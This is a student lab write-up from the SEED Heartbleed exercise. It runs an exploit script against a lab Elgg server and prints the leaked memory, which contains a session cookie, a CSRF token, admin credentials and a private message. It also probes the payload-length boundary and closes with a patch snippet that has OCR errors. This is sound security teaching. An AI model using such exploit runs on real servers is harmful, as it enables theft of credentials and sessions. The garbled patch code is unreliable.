
Message: How have u been studying for the exams coming up next week. Ace it. BYE.

The above screenshot shows that we have sent a personalized message to boby.

Step 2(b): On Attacker machine:


```
$ python attack.py www.heartbleedlabelgg.com
```

ATTACKER:



```
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I........
...........
...................................#.......=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=o1pdlht8bhp2a5dv9fhm7t5q60
Connection: keep-alive

......#.X...'._..................9..6.$..W......3................w-form-urlencoded
Content-Length: 99

__elgg_token=78095fc4d4fe85d4427376a1dd88e9d7&__elgg_ts=1638686208&username=admin
&password=seedelgg.q.."g=...~..x.M

[12/04/2021 22:42] seed@Tilak-PES2UG19CS432-ATTACKER:~$ 
```

We see that after running it a couple of times, we capture the credentials as shown in the above screenshot. These credentials can be seen at the bottom.




```
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A.................................I........
...........
...................................#......./*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=o1pdlht8bhp2a5dv9fhm7t5q60
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 176

__elgg_token=71152effb59aef59f3afe32afd4eb6c3&__elgg_ts=1638686283&recipient_guid
=40&subject=EXAMS&body=How+have+u+been+studying+for+the+exams+coming+up+next+week
.+Ace+it.+BYE.D...N.r.d....(..6

[12/04/2021 22:44] seed@Tilak-PES2UG19CS432-ATTACKER:~$ 
```

After running the code a couple of more times, we see that we have captured the data sent to Boby. This can be seen at the end of the screenshot.

Step 3: Investigate the fundamental cause of the Heartbleed attack

ATTACKER:

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40
```




```
[12/04/2021 23:20] seed@Tilak-PES2UG19CS432-ATTACKER:~$ python /home/seed/attack.
py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...&H}6e.....|.P..

[12/04/2021 23:21] seed@Tilak-PES2UG19CS432-ATTACKER:~$ 
```

We see that changing the length of the payload does not expose a lot of data of the website. This shows that the root cause of the attack is copying more data than permitted.

Step 4: Find out the boundary value of the payload length variable.

ATTACKER:



```
[12/04/2021 23:32] seed@Tilak-PES2UG19CS432-ATTACKER:~$ python /home/seed/attack.
py www.heartbleedlabelgg.com --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[12/04/2021 23:32] seed@Tilak-PES2UG19CS432-ATTACKER:~$
```

The above screenshot shows that the boundary value is 22, after that the data is exposed and printed on the terminal.

Step 5: Countermeasure and bug fix

The easiest way to patch the vulnerability is to update the OpenSSL library.

```
    hbtype =*p++;
    n2s(p,payload);
if (1 + 2 + payload + 16 >sizeof(HeartbeatMessage))
return O;
/* silentlydiscard per RFC 6520 sec. 4*/
```

We see that the above code snippet patches the vulnerability by just checking the length of the request and make sure it’s in bounds.

NAME: TILAK VIGNESH

SRN: PES2UG19CS432

SEC: G

SEM: 5

CSE

PESU-ECC